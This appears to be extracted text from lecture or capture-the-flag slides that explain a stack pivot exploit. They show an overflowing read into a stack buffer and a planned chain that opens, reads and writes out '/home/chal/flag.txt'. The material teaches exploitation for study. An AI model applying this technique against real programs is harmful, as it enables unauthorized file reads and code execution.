
Stack Pivot

- **pivot**
- `open("/home/chal/flag.txt",`
- `read(3, buf, 0x30)`
- `write(1, buf, 0x30)`

```
...  
0x401ce1 (main):  
    lea rsi, [rbp - 0x20]  
    call read  
...  
➔ leave  
    ret  
...
```

```
0x4c2800 (buf):  
    ""
```

rdi	0
rsi	&stack
rdx	0x80
rax	?



Stack Pivot

- **pivot**
- `open("/home/chal/flag.txt",`
- `read(3, buf, 0x30)`
- `write(1, buf, 0x30)`

```
...  
0x401ce1 (main):  
    lea rsi, [rbp - 0x20]  
    call read  
  
...  
leave → mov rsp, rbp  
    ret  
    pop rbp  
...
```

```
0x4c2800 (buf):  
    ""
```

rdi	0
rsi	&stack
rdx	0x80
rax	?



Stack Pivot


- **pivot**
- `open("/home/chal/flag.txt",`
- `read(3, buf, 0x30)`
- `write(1, buf, 0x30)`

```
...  
0x401ce1 (main):  
    lea rsi, [rbp - 0x20]  
    call read  
  
...  
    leave  
    ret  
...
```

mov rsp, rbp
pop rbp


```
0x4c2800 (buf):  
    ""
```

rdi	0
rsi	&stack
rdx	0x80
rax	?




Stack Pivot

- **pivot**
- `open("/home/chal/flag.txt",`
- `read(3, buf, 0x30)`
- `write(1, buf, 0x30)`




Stack Pivot

- pivot
- `open("/home/chal/flag.txt")`
- `read(3, buf, 0x30)`
- `write(1, buf, 0x30)`



Stack Pivot

- pivot
- **open("/home/chal/flag.txt")**
- read(3, buf, 0x30)
- write(1, buf, 0x30)




Stack Pivot

- pivot
- **open("/home/chal/flag.txt")**
- read(3, buf, 0x30)
- write(1, buf, 0x30)

```
...  
0x401ce1 (main):  
    lea rsi, [rbp - 0x20]  
    call read  
    ...  
    leave  
    ret  
...
```

